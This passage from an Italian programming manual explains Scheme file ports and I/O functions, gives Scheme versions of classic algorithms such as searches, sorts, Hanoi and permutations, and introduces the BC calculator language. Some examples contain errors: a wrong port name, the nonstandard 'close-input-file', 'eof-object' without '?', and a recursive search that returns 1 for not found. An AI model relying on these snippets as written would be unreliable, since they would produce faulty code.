Scheme: I/O

Scheme ha una gestione particolare dei file. Per prima cosa, i flussi di file, che negli altri linguaggi sono dei *file handle* o semplicemente *stream*, in Scheme prendono il nome di *port*: ***porte***. Scheme distingue quindi tra porte in ingresso, in grado di «consegnare» dei caratteri, e porte in uscita, in grado di «accettare» caratteri.

657.1 Apertura e chiusura

Scheme distingue tra flussi di file in ingresso e in uscita, per cui le funzioni per aprire i file e trasformarli in porte, sono due, uno per l'apertura in lettura (ingresso) e l'altra per l'apertura in scrittura (uscita). La tabella 657.1 riassume le funzioni utili per aprire, controllare e chiudere i file. Gli esempi successivi, dovrebbero aiutare a comprenderne l'utilizzo.

Tabella 657.1. Elenco di alcune funzioni per l'apertura e la chiusura dei file, oltre che per il controllo dei flussi di file predefiniti.

Funzione	Descrizione
`(open-input-file` ***str_nome_file***`)`	Apre il file nominato e restituisce la porta in ingresso.
`(open-output-file` ***str_nome_file***`)`	Apre il file nominato e restituisce la porta in uscita.
`(port?` ***oggetto***`)`	*Vero* se si tratta di una porta.
`(input-port?` ***oggetto***`)`	*Vero* se si tratta di una porta in ingresso.
`(output-port?` ***oggetto***`)`	*Vero* se si tratta di una porta in uscita.
`(close-input-port` ***porta***`)`	Chiude la porta in ingresso.
`(close-output-port` ***porta***`)`	Chiude la porta in uscita.

```
(define porta-i (open-input-file "mio_file"))

(port? porta-i)                              ===> #t
(output-port? porta-i)                       ===> #f
(input-port? porta-i)                        ===> #t

(close-input-port porta-i)
```

In condizioni normali, sono sempre disponibili una porta in ingresso e una in uscita, in modo predefinito. Si tratta generalmente di standard input e standard output. Questi flussi di file predefiniti potrebbero essere diretti verso altri file. Tuttavia questo non viene mostrato; eventualmente si può approfondire il problema leggendo *R⁵RS*.

657.2 Ingresso dei dati

L'ingresso dei dati, ovvero la lettura, avviene attraverso due funzioni fondamentali: '**`read-char`**' e '**`read`**'. La prima legge un carattere alla volta, la seconda interpreta ciò che legge in forma di dati Scheme. In pratica, '**`read`**' legge ogni volta ciò che riesce a interpretare come un oggetto per Scheme.

Tabella 657.3. Elenco di alcune funzioni per la gestione dei dati in ingresso.

Funzione	Descrizione
`(read-char)`	Legge e restituisce il carattere successivo dalla porta predefinita.
`(read-char` ***porta*** `)`	Legge e restituisce il carattere successivo dalla porta indicata.
`(peek-char)`	Restituisce una copia del carattere successivo dalla porta predefinita.
`(peek-char` ***porta*** `)`	Restituisce una copia del carattere successivo dalla porta indicata.
`(read)`	Legge un oggetto dalla porta predefinita.
`(read` ***porta*** `)`	Legge un oggetto dalla porta indicata.
`(eof-object` ***porta*** `)`	*Vero* la lettura dalla porta ha raggiunto la fine.

L'esempio seguente mostra in che modo potrebbe essere utilizzata la funzione '**`read-char`**'. Si inizia aprendo il file '`/etc/passwd`', dal quale vengono letti i primi caratteri. Si suppone che il primo record a essere letto sia quello di definizione dell'utente '**`root`**':

```
; apre il file e gli associa la porta «utenti»
(define utenti (open-input-file "/etc/passwd"))

; legge un carattere alla volta
(read-char utenti)                              ===> #\r
(read-char utenti)                              ===> #\o
(read-char utenti)                              ===> #\o
(read-char utenti)                              ===> #\t
(read-char utenti)                              ===> #\:
;...

; chiude il file
(close-input-file utenti)
```

Nell'esempio seguente si vuole mostrare l'uso della funzione '**`read`**'. Prima si suppone di avere preparato il file seguente:

```
; prova_lettura.scm

; somma
(+ 1 2)

; moltiplicazione
(* 2 5)

; stringa
"ciao"

; valore numerico
123

; fine
```

Supponendo che il file si chiami ‘`prova_lettura.scm`’, si osservi la sequenza di istruzioni Scheme seguente, assieme a ciò che si ottiene dalla lettura del file:

```
; apre il file e gli associa la porta «prova»
(define prova (open-input-file "prova_lettura.scm"))

; legge il primo oggetto
(read utenti)                                  ===> (+ 1 2)

; legge il secondo oggetto
(read utenti)                                  ===> (* 2 5)

; legge il terzo oggetto
(read utenti)                                  ===> "ciao"

; legge il quarto oggetto
(read utenti)                                  ===> 123

; chiude il file
(close-input-file prova)
```

Si intende l’importanza della funzione ‘**`read`**’ per facilitare l’inserimento di dati nei programmi in modo interattivo.

657.3 Uscita dei dati

L’emissione dei dati, ovvero la scrittura, avviene in maniera simile alla lettura, con la stessa distinzione tra le funzioni ‘**`write-char`**’ e ‘**`write`**’. Anche in questo caso, la prima scrive un carattere alla volta, mentre la seconda emette la rappresentazione di un oggetto alla volta. Tuttavia, si aggiunte un’altra funzione fondamentale: ‘**`output`**’. Questa funzione viene usata preferibilmente per mostrare dei messaggi senza codici di escape, soprattutto per non lasciare le virgolette di delimitazione delle stringhe.

Tabella 657.7. Elenco di alcune funzioni per la gestione dei dati in ingresso.

Funzione	Descrizione
`(write-char` ***carattere*** `)`	Scrive il carattere indicato attraverso la porta predefinita.
`(write-char` ***carattere porta*** `)`	Scrive il carattere indicato attraverso la porta indicata.
`(write` ***oggetto*** `)`	Scrive la rappresentazione dell'oggetto attraverso la porta predefinita.
`(write` ***oggetto porta*** `)`	Scrive la rappresentazione dell'oggetto attraverso la porta indicata.
`(display` ***oggetto*** `)`	Mostra l'oggetto attraverso la porta predefinita.
`(display` ***oggetto porta*** `)`	Mostra l'oggetto attraverso la porta indicata.
`(newline)`	Emette un codice di interruzione di riga attraverso la porta predefinita.
`(newline` ***porta*** `)`	Emette un codice di interruzione di riga attraverso la porta indicata.

L'esempio seguente dovrebbe chiarire la differenza tra la funzione '**`write`**' e '**`display`**'. Gli oggetti vengono emessi attraverso lo standard output, ovvero la porta predefinita:

```
(write (+ 1 2))                          ; visualizza «3»
(write "ciao")                           ; visualizza «"ciao"»
(write "ciao, come \"stai\"?")           ; visualizza «"ciao, come \"stai\""»
(write #\A)                              ; visualizza «#\A»
(display (+ 1 2))                        ; visualizza «3»
(display "ciao")                         ; visualizza «ciao»
(display "ciao, come \"stai\"?")         ; visualizza «ciao, come "stai"»
(display #\A)                            ; visualizza «A»
```

È già stato descritto l'uso di '**`newline`**', che è indispensabile per ottenere l'avanzamento alla riga successiva. In linea di principio, non è possibile inserire un carattere di controllo nella stringa emessa da '**`write`**' o da '**`display`**'.

Capitolo 658

Scheme: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

658.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Scheme. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

658.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
; ======================================================================
; somma1.scm
; Somma esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (somma <x> <y>)
; ----------------------------------------------------------------------
```

```
(define (somma x y)
    (define z x)
    (define i 1)

    (do ()
        ((> i y))

        (set! z (+ z 1))
        (set! i (+ i 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (somma x y))
(display x) (display " + ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**somma**', in modo che il ciclo '**do**' gestisca la dichiarazione e l'incremento delle variabili che usa. Tuttavia, in questo caso, la variabile '**z**' deve essere «copiata» in modo da poter trasmettere il risultato all'esterno del ciclo '**do**':

```
(define (somma x y)
    (define risultato 0)

    (do ((z x (+ z 1)) (i 1 (+ i 1)))
        ((> i y))
        (set! risultato z)
    )

    risultato
)
```

Volendo gestire la cosa in modo un po' più elegante, occorre togliere la variabile '**z**' dalla gestione del ciclo '**do**':

```
(define (somma x y)
    (define z x)

    (do ((i 1 (+ i 1)))
        ((> i y))
        (set! z (+ z 1))
    )

    z
)
```

658.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
; ======================================================================
; moltiplica1.scm
; Moltiplica esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (moltiplica <x> <y>)
; ----------------------------------------------------------------------
(define (moltiplica x y)
    (define z 0)
    (define i 1)

    (do ()
        ((> i y))

        (set! z (+ z x))
        (set! i (+ i 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (moltiplica x y))
(display x) (display " * ") (display y) (display " = ") (display z)
```

```
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`moltiplica`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e l'incremento dell'indice '**`i`**':

```
(define (moltiplica x y)
    (define z 0)

    (do ((i 1 (+ i 1)))
        ((> i y))

        (set! z (+ z x))
    )

    z
)
```

658.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
; ======================================================================
; dividi1.scm
; Divide esclusivamente valori positivi.
; ======================================================================

; ======================================================================
; (dividi <x> <y>)
; ----------------------------------------------------------------------
(define (dividi x y)
    (define z 0)
    (define i x)

    (do ()
        ((< i y))

        (set! i (- i y))
        (set! z (+ z 1))
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)
```

```
(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (dividi x y))
(display x) (display " / ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`dividi`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e il decremento della variabile '**`i`**'. Per la precisione, la variabile '**`z`**' non può essere dichiarata nello stesso modo, perché serve anche al di fuori del ciclo:

```
(define (dividi x y)
    (define z 0)

    (do ((i x (- i y)))
        ((< i y))

        (set! z (+ z 1))
    )

    z
)
```

658.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
; ======================================================================
; potenza1.scm
; Eleva a potenza.
; ======================================================================

; ======================================================================
; (potenza <x> <y>)
; ----------------------------------------------------------------------
(define (potenza x y)
    (define z 1)
    (define i 1)

    (do ()
        ((> i y))

        (set! z (* z x))
        (set! i (+ i 1))
    )
```

```
    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (potenza x y))
(display x) (display " ** ") (display y) (display " = ") (display z)
(newline)

; ======================================================================
```

In alternativa, si può modificare la funzione '**`potenza`**', in modo che il ciclo '**`do`**' gestisca la dichiarazione e l'incremento della variabile '**`i`**':

```
(define (potenza x y)
    (define z 1)

    (do ((i 1 (+ i 1)))
        ((> i y))

        (set! z (* z x))
    )

    z
)
```

È possibile usare anche un algoritmo ricorsivo:

```
(define (potenza x y)
    (if (= x 0)
        0
        (if (= y 0)
            1
            (* x (potenza x (- y 1)))
        )
    )
)
```

658.1.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
; ======================================================================
; radice1.scm
; Radice quadrata.
; ======================================================================

; ======================================================================
; (radice <x>)
; ----------------------------------------------------------------------
(define (radice x)
    (define z -1)
    (define t 0)
    (define uscita #f)

    (do ()
        (uscita)

        (set! z (+ z 1))
        (set! t (* z z))
        (if (> t x)
            ; È stato superato il valore massimo
            (begin
                (set! z (- z 1))
                (set! uscita #t)
            )
        )
    )

    z
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define z 0)

(display "Inserisci il numero intero positivo: ")
(set! x (read))
(newline)
(set! z (radice x))
(display "La radice quadrata di ") (display x) (display " è ") (display z)
(newline)

; ======================================================================
```

658.1.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
; ======================================================================
; fattoriale1.scm
; Fattoriale.
; ======================================================================

; ======================================================================
; (fattoriale <x>)
; ----------------------------------------------------------------------
(define (fattoriale x)
    (define i (- x 1))

    (do ()
        ((<= i 0))

        (set! x (* x i))
        (set! i (- i 1))
    )

    x
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define z 0)

(display "Inserisci il numero intero positivo: ")
(set! x (read))
(newline)
(set! z (fattoriale x))
(display x) (display "! = ") (display z)
(newline)

; ======================================================================
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
(define (fattoriale x)
    (if (> x 1)
        (* x (fattoriale (- x 1)))
        1
    )
)
```

658.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
; ======================================================================
; mcd1.scm
; Massimo Comune Divisore.
; ======================================================================

; ======================================================================
; (moltiplica <x> <y>)
; ----------------------------------------------------------------------
(define (mcd x y)
    (do ()
        ((= x y))

        (if (> x y)
            (set! x (- x y))
            (set! y (- y x))
        )
    )

    x
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)
(define y 0)
(define z 0)

(display "Inserisci il primo numero intero positivo: ")
(set! x (read))
(newline)
(display "Inserisci il secondo numero intero positivo: ")
(set! y (read))
(newline)
(set! z (mcd x y))
(display "MCD di ") (display x) (display " e ") (display y)
(display " è ") (display z)
(newline)

; ======================================================================
```

658.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
; ======================================================================
; primo1.scm
; Numero primo.
; ======================================================================

; ======================================================================
; (primo <x>)
; ----------------------------------------------------------------------
(define (primo x)
    (define np #t)
    (define i 2)
    (define j 0)

    (do ()
        ((or (>= i x) (not np)))

        (set! j (truncate (/ x i)))
        (set! j (- x (* j i)))
        (if (= j 0)
            (set! np #f)
            (set! i (+ i 1))
        )
    )

    np
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define x 0)

(display "Inserisci un numero intero positivo: ")
(set! x (read))
(newline)
(if (primo x)
    (display "È un numero primo")
    (display "Non è un numero primo")
)
(newline)

; ======================================================================
```

658.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Scheme, dove vengono usati i vettori di questo linguaggio. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

658.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
; ======================================================================
; ricerca_sequenziale1.scm
; Ricerca Sequenziale.
; ======================================================================

; ======================================================================
; (ricerca <vettore> <x> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ricerca vettore x a z)
    (define risultato -1)

    (do ((i a (+ i 1)))
        ((> i z))

        (if (= x (vector-ref vettore i))
            (set! risultato i)
        )
    )
    risultato
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
```

```
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(display "Inserire il valore da cercare: ")
(set! x (read))
(newline)

(set! i (ricerca vettore x 0 (- z 1)))

(display "Il valore cercato si trova nell'elemento ")
(display i)
(newline)

; ======================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata di seguito:

```
(define (ricerca vettore x a z)
    (if (> a z)
        ; La corrispondenza non è stata trovata.
        1
        (if (= x (vector-ref vettore a))
            a
            (ricerca vettore x (+ a 1) z)
        )
    )
)
```

658.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
; ======================================================================
; ricerca_binaria1.scm
; Ricerca Binaria.
; ======================================================================

; ======================================================================
; (ricerca <vettore> <x> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ricerca vettore x a z)
    (define m (truncate (/ (+ a z) 2)))

    (if (or (< m a) (> m z))
```

```
        ; Non restano elementi da controllare: l'elemento cercato
        ; non c'è.
        -1

        (if (< x (vector-ref vettore m))
            ; Si ripete la ricerca nella parte inferiore.
            (ricerca vettore x a (- m 1))

            (if (> x (vector-ref vettore m))
                ; Si ripete la ricerca nella parte superiore.
                (ricerca vettore x (+ m 1) z)

                ; Se x è uguale a vettore[m], l'obiettivo è
                ; stato trovato.
                m
            )
        )
    )
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore (in modo ordinato).")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(display "Inserire il valore da cercare: ")
```

```
(set! x (read))
(newline)

(set! i (ricerca vettore x 0 (- z 1)))

(display "Il valore cercato si trova nell'elemento ")
(display i)
(newline)

; ======================================================================
```

658.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Scheme. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

658.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrato prima una soluzione iterativa e successivamente la funzione '**`bsort`**' in versione ricorsiva.

```
; ======================================================================
; bsort1.scm
; Bubblesort.
; ======================================================================

; ======================================================================
; (ordina <vettore> <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ordina vettore a z)
    (define scambio 0)

    (do ((j a (+ j 1)))
        ((>= j z))

        (do ((k (+ j 1) (+ k 1)))
            ((> k z))

            (if (< (vector-ref vettore k) (vector-ref vettore j))
                ; Scambia i valori.
                (begin
                    (set! scambio (vector-ref vettore k))
                    (vector-set! vettore k (vector-ref vettore j))
                    (vector-set! vettore j scambio)
                )
            )
        )
    )
```

```
    vettore
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define DIM 100)
(define vettore (make-vector DIM))
(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

(set! vettore (ordina vettore 0 (- z 1)))

(display "Il vettore ordinato è il seguente: ")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display (vector-ref vettore i))
    (display " ")
)
(newline)

; ======================================================================
```

Segue la funzione '**`ordina`**' in versione ricorsiva:

```
(define (ordina vettore a z)
    (define scambio 0)

    (if (< a z)
        (begin
            ; Scansione interna dell'array per collocare nella
            ; posizione a l'elemento giusto.
            (do ((k (+ a 1) (+ k 1)))
                ((> k z))

                (if (< (vector-ref vettore k) (vector-ref vettore a))
                    ; Scambia i valori.
                    (begin
                        (set! scambio (vector-ref vettore k))
                        (vector-set! vettore k (vector-ref vettore a))
                        (vector-set! vettore a scambio)
                    )
                )
            )

            (set! vettore (ordina vettore (+ a 1) z))
        )
    )
    vettore
)
```

658.3.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
; ======================================================================
; hanoi1.scm
; Torre di Hanoi.
; ======================================================================

; ======================================================================
; (hanoi <n-anelli> <piolo-iniziale> <piolo-finale>)
; ----------------------------------------------------------------------
(define (hanoi n p1 p2)
    (if (> n 0)
        (begin
            (hanoi (- n 1) p1 (- 6 (+ p1 p2)))
            (begin
                (display "Muovi l'anello ")
                (display n)
                (display " dal piolo ")
                (display p1)
                (display " ")
                (display p2)
                (newline)
            )
```

```
            (hanoi (- n 1) (- 6 (+ p1 p2)) p2)
        )
    )
)


; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
(define n 0)
(define p1 0)
(define p2 0)

(display "Inserisci il numero di pioli: ")
(set! n (read))
(newline)
(display "Inserisci il numero del piolo iniziale (da 1 a 3): ")
(set! p1 (read))
(newline)
(display "Inserisci il numero del piolo finale (da 1 a 3): ")
(set! p2 (read))
(newline)
(hanoi n p1 p2)

; ======================================================================
```

658.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
; ======================================================================
; qsort1.scm
; Quicksort.
; ======================================================================

; ----------------------------------------------------------------------
; Dichiara il vettore a cui successivamente fanno riferimento tutte le
; funzioni.
; Il vettore non viene passato alle funzioni tra gli argomenti, per
; semplificare le funzioni, soprattutto nel caso di «part», che
; deve restituire anche un altro valore.
; ----------------------------------------------------------------------
(define DIM 100)
(define vettore (make-vector DIM))

; ======================================================================
; (inverti-elementi <indice-1> <indice-2>)
; ----------------------------------------------------------------------
(define (inverti-elementi a z)
    (define scambio 0)
    (set! scambio (vector-ref vettore a))
```

```
    (vector-set! vettore a (vector-ref vettore z))
    (vector-set! vettore z scambio)
)

; ======================================================================
; (part <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (part a z)
    ; Si assume che «a» sia inferiore a «z».
    (define i (+ a 1))
    (define cf z)
    ; Vengono preparate delle variabili per controllare l'uscita dai cicli.
    (define uscita1 #f)
    (define uscita2 #f)
    (define uscita3 #f)

    ; Inizia il ciclo di scansione dell'array.
    (set! uscita1 #f)
    (do ()
        (uscita1)
        (set! uscita2 #f)
        (do ()
            (uscita2)

            ; Sposta «i» a destra.
            (if (or
                    (> (vector-ref vettore i) (vector-ref vettore a))
                    (>= i cf)
                )
                ; Interrompe il ciclo interno.
                (set! uscita2 #t)
                ; Altrimenti incrementa l'indice
                (set! i (+ i 1))
            )
        )
        (set! uscita3 #f)
        (do ()
            (uscita3)

            ; Sposta «cf» a sinistra.
            (if (<= (vector-ref vettore cf) (vector-ref vettore a))
                ; Interrompe il ciclo interno.
                (set! uscita3 #t)
                ; Altrimenti decrementa l'indice
                (set! cf (- cf 1))
            )
        )

        (if (<= cf i)
            ; È avvenuto l'incontro tra «i» e «cf».
            (set! uscita1 #t)
            ; Altrimenti vengono scambiati i valori.
            (begin
```

```
                (inverti-elementi i cf)
                (set! i (+ i 1))
                (set! cf (- cf 1))
            )
        )
    )

    ; A questo punto vettore[a..z] è stato ripartito e «cf» è la
    ; collocazione di vettore[a].
    (inverti-elementi a cf)

    ; A questo punto, vettore[cf] è un elemento (un valore) nella
    ; posizione giusta, e «cf» è ciò che viene restituito.
    cf
)

; ========================================================================
; (ordina <ele-inf> <ele-sup>)
; ------------------------------------------------------------------------
(define (ordina a z)
    ; Viene preparata la variabile «cf».
    (define cf 0)

    (if (> z a)
        (begin
            (set! cf (part a z))
            (ordina a (- cf 1))
            (ordina (+ cf 1) z)
        )
    )
)

; ========================================================================
; Inizio del programma.
; ------------------------------------------------------------------------

(define x 0)
(define i 0)
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
```

```
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

; Il vettore non viene trasferito come argomento della funzione,
; ma risulta accessibile esternamente.
(ordina 0 (- z 1))

(display "Il vettore ordinato è il seguente: ")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display (vector-ref vettore i))
    (display " ")
)
(newline)

; ======================================================================
```

658.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
; ======================================================================
; permuta1.scm
; Permutazioni.
; ======================================================================

; ----------------------------------------------------------------------
; Dichiara il vettore a cui successivamente fanno riferimento tutte le
; funzioni.
; ----------------------------------------------------------------------
(define DIM 100)
(define vettore (make-vector DIM))

; ----------------------------------------------------------------------
; Sempre per motivi pratici, rende disponibile la dimensione utilizzata
; effettivamente.
; ----------------------------------------------------------------------
(define n-elementi 0)

; ======================================================================
; (inverti-elementi <indice-1> <indice-2>)
; ----------------------------------------------------------------------
(define (inverti-elementi a z)
```

```
    (define scambio 0)
    (set! scambio (vector-ref vettore a))
    (vector-set! vettore a (vector-ref vettore z))
    (vector-set! vettore z scambio)
)

; ======================================================================
; (visualizza)
; ----------------------------------------------------------------------
(define (visualizza)
    (do ((i 0 (+ i 1)))
        ((>= i n-elementi))

        (display (vector-ref vettore i))
        (display " ")
    )
    (newline)
)

; ======================================================================
; (permuta <inizio> <fine>)
; ----------------------------------------------------------------------
(define (permuta a z)
    (define k 0)

    ; Se il segmento di array contiene almeno due elementi, si
    ; procede.
    (if (>= (- z a) 1)
        ; Inizia un ciclo di scambi tra l'ultimo elemento e uno
        ; degli altri contenuti nel segmento di array.
        (do ((k z (- k 1)))
            ((< k a))

            ; Scambia i valori.
            (inverti-elementi k z)

            ; Esegue una chiamata ricorsiva per permutare un
            ; segmento più piccolo dell'array.
            (permuta a (- z 1))

            ; Scambia i valori.
            (inverti-elementi k z)
        )

        ; Altrimenti, visualizza l'array e utilizza una variabile
        ; dichiarata globalmente.
        (visualizza)
    )
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------
```

```
(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! n-elementi (read))
(newline)

(if (> n-elementi DIM)
    (set! n-elementi DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i n-elementi))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

; Il vettore non viene trasferito come argomento della funzione,
; ma risulta accessibile esternamente.
(permuta 0 (- n-elementi 1))

; ======================================================================
```

Parte ci

BC: linguaggio aritmetico a precisione arbitraria

Capitolo 659 BC

BC è un interprete di un linguaggio aritmetico, che fa parte della tradizione dei sistemi Unix, tanto da essere codificato anche nello standard POSIX. Come linguaggio non ha nulla di speciale, ma la sua facilità di utilizzo in modo interattivo e la sua diffusione, lo rendono molto comodo e utile.

L'utilizzo più conveniente di BC è probabilmente quello a riga di comando, come calcolatrice, tenendo conto che questa sua caratteristica può anche essere sfruttata utilmente all'interno di script di shell. L'esempio seguente mostra un utilizzo interattivo, per comprendere di cosa si tratta, almeno a prima vista:

$ **bc** [*Invio*]

255*63*3737*512 [*Invio*]

```
30737871360
```

[*Ctrl d*]

Quello che si vede nell'esempio è la moltiplicazione di tre numeri: 255, 63, 3737 e 512. Il risultato è ciò che si vede alla fine: 30737871360. La stessa cosa si potrebbe inserire in uno script di shell nel modo seguente, in cui il risultato della moltiplicazione viene assegnato alla variabile '**RISULTATO**':

```
...
RISULTATO=`echo "255*63*3737*512" | bc`
...
```

Tuttavia, BC è in realtà un linguaggio di programmazione, benché semplice, la cui caratteristica fondamentale è quella di poter definire l'approssimazione del risultato, indipendentemente dall'architettura dell'elaboratore per il quale è stato compilato.

659.1 Base di numerazione

Una caratteristica importante di BC è la possibilità di gestire basi di numerazione diverse da 10. Tuttavia, ciò può creare degli imprevisti inattesi, per cui occorre fare attenzione quando si tenta di modificare la convenzione normale.

La base di numerazione viene modificata intervenendo attraverso due variabili predefinite che fanno parte del linguaggio, denominate '**ibase**' e '**obase**'. La prima contiene la base di numerazione per i numeri che vengono inseriti, mentre la seconda contiene la base usata per la rappresentazione dei risultati. In condizioni normali, sia '**ibase**', sia '**obase**', contengono il valore 10. Tuttavia, quando si cambia il valore di '**ibase**' si possono creare delle complicazioni; supponendo di voler inserire valori in base otto, basta agire come segue:

ibase=8 [*Invio*]

Nel momento in cui si scrive un valore, questo viene interpretato in base otto:

777 [*Invio*]

```
511
```

Infatti, 777_8 equivale a 511.

Quando però si vuole intervenire nuovamente sulla variabile '**`ibase`**', occorre ricordare che per il momento la base di numerazione è otto. Pertanto, volendo tornare alla base 10, bisogna trasformare prima il valore in ottale: 12_8.

`ibase=12` [*Invio*]

`777` [*Invio*]

```
777
```

Diversamente, scrivendo nuovamente '**`ibase=10`**' non si cambierebbe la base di numerazione, perché quel numero andrebbe inteso in ottale.

Esiste anche una convenzione, per cui i valori numerici espressi con una sola cifra, vanno intesi correttamente, in modo indipendente dal valore della variabile '**`ibase`**'. Pertanto, '**`9`**' vale sempre come se fosse scritto in base dieci, dal momento che non ci possono essere ambiguità anche se la base di numerazione fosse più grande.

Le cifre che possono essere usate per comporre un numero sono i simboli da '**`0`**' a '**`9`**', con le lettere maiuscole da '**`A`**' a '**`F`**'. In questo modo si possono rappresentare agevolmente numeri con basi di numerazione che vadano da 2 a 16, mentre per basi di numerazione superiori le cose si complicano. In pratica, si possono rappresentare basi superiori scrivendo il risultato a cifre separate, dove ogni cifra è espressa come un numero in base dieci. Per esempio, la stringa «100», esprimente un numero in base venti, verrebbe rappresentata come '**`01 00 00`**'.[1] L'esempio seguente mostra in che modo arrivare a questo risultato, tenendo in considerazione il fatto che la variabile '**`ibase`**' contenga inizialmente il valore 10.

`obase=20` [*Invio*]

`400` [*Invio*]

```
01 00 00
```

